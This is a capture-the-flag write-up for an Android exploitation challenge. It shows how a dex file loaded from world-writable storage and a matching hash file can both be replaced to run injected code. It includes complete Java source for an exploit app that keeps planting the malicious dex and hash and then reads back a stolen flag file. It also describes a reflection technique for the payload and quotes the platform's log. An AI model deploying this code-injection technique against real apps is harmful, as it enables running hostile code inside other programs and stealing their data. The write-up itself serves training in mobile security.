Challenge 03: Fortnite

Category: Exploitation Points: 35 Status: SOLVED

Flag

```
MOBISEC{players_gonna_play_mobisec_hackers_gonna_mobisec_it_up}
```

Source: Verbatim from /apk/81743 analysis log

Description / Methodology

TOCTOU / no real integrity protection: verifyAndRunCode() hash-checks fortnite.dex against sign.dat, but both files sit on world-writable external storage with no signature tying them together -- we overwrite both with our own matching (malicious dex, its own real SHA-256) pair, no race needed. First payload attempt crashed with ClassNotFoundException because DexClassLoader's parent classloader (getSystemClassLoader()) can't see the target's own classes; fixed by walking android.app.ActivityThread's live activity table via reflection to find the real MainActivity instance.

Both the code file and its expected-hash file are writable with no signature tying them together -- overwrite both with a matching pair.

How I Got The Flag

1. I decompiled the target and found verifyAndRunCode() hash-checks fortnite.dex against sign.dat, but both files sit on world-writable external storage with no signature tying them together.

2. I overwrote both files with my own malicious dex and its own real SHA-256, since no race condition was even needed.

3. My first payload attempt crashed with ClassNotFoundException, because DexClassLoader's parent classloader can't see the target's own classes; I fixed this by walking android.app.ActivityThread's live activity table via reflection to find the real MainActivity instance.

4. I resubmitted and the platform's analysis log confirmed the payload ran and returned the flag.


Real Evidence: Verbatim Platform Analysis Log

The following is copied character-for-character from the challenge platform's own submission page. This is the platform's server executing the target APK and our exploit APK together and reporting the result.


```
File downloaded from http://10.0.2.2:31337/fortnite to /storage/emulated/0/fortnite.dex
File downloaded from http://10.0.2.2:31337/sign to /storage/emulated/0/sign.dat
PAYLOAD RUNNING - FLAG: MOBISEC{players_gonna_play_mobisec_hackers_gonna_mobisec_it_up}
```

Real Screenshot: Live Platform Submission Page

The following is an actual screenshot taken directly from the challenge platform (challs.reyammer.io), logged into account Naijabrooo, showing this submission's own Analysis Log page with the flag line visible.



Project Layout



Exact Code (from disk)

MainActivity.java

```
package org.naija.fnexploit;
import android.app.Activity;
import android.os.Bundle;
```

```
import android.os.Handler;
import android.os.Looper;
import android.util.Log;
import android.widget.TextView;
import java.io.File;
import java.io.FileOutputStream;
import java.io.InputStream;
import java.io.RandomAccessFile;
public class MainActivity extends Activity {
    private static final String TAG = "MOBISEC";
    // com.mobisec.fortnite.MainActivity.verifyAndRunCode() re-reads BOTH the code
    // file and the "signature" file from world-writable external storage every
    // time it runs (a Timer.scheduleAtFixedRate loop) - there is no actual
    // integrity protection, since we can overwrite BOTH files with our own
    // matching (malicious dex, sha256-of-that-dex) pair. No race needed at all.
    private static final String CODE_PATH = "/sdcard/fortnite.dex";
    private static final String SIGN_PATH = "/sdcard/sign.dat";
    private static final String STOLEN_FLAG_PATH = "/sdcard/stolen_flag.txt";
    private TextView tv;
    private volatile boolean running = true;
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        tv = new TextView(this);
        tv.setText("Planting malicious dex + matching hash...");
        setContentView(tv);
        new Thread(this::plantLoop).start();
        new Thread(this::pollForFlag).start();
    }
    private void plantLoop() {
        // Keep re-planting for a while: the target downloads its own legit
        // fortnite.dex/sign.dat once at startup (single-shot Timer.schedule),
        // then checks+loads them repeatedly (scheduleAtFixedRate). We just need
        // our copies to be the ones sitting there whenever that check next fires.
        for (int i = 0; i < 40 && running; i++) {
            copyAsset("fortnite.dex", CODE_PATH);
            copyAsset("sign.dat", SIGN_PATH);
            sleep(500);
        }
    }
    private void pollForFlag() {
        for (int i = 0; i < 120; i++) {
            File f = new File(STOLEN_FLAG_PATH);
            if (f.exists() && f.length() > 0) {
                try {
                    byte[] buf = new byte[(int) f.length()];
                    RandomAccessFile raf = new RandomAccessFile(f, "r");
                    raf.readFully(buf);
                    raf.close();
                    final String flag = new String(buf, "UTF-8");
                    running = false;
                    post(() -> tv.setText("FLAG: " + flag));
                    Log.e(TAG, "FLAG: " + flag);
                    return;
                } catch (Exception e) {
                    Log.e(TAG, "read stolen flag failed", e);
                }
            }
            sleep(500);
        }
```

```
            post(() -> tv.setText("timed out waiting for stolen_flag.txt"));
        }
        private void copyAsset(String assetName, String destPath) {
            try {
                InputStream in = getAssets().open(assetName);
                FileOutputStream out = new FileOutputStream(destPath);
                byte[] buf = new byte[4096];
                int n;
                while ((n = in.read(buf)) > 0) {
                    out.write(buf, 0, n);
                }
                in.close();
                out.close();
            } catch (Exception e) {
                Log.e(TAG, "copyAsset failed for " + assetName, e);
            }
        }
        private void post(Runnable r) {
            new Handler(Looper.getMainLooper()).post(r);
        }
        private void sleep(long ms) {
            try {
                Thread.sleep(ms);
            } catch (InterruptedException ignored) {
            }
        }
    }
```

Notes

The malicious payload dex source (Payload.java, using the ActivityThread reflection technique) is kept in that challenge's Analysis and Scripts folder rather than the Android Studio project itself, since it is compiled separately with javac+d8 and bundled as a raw asset.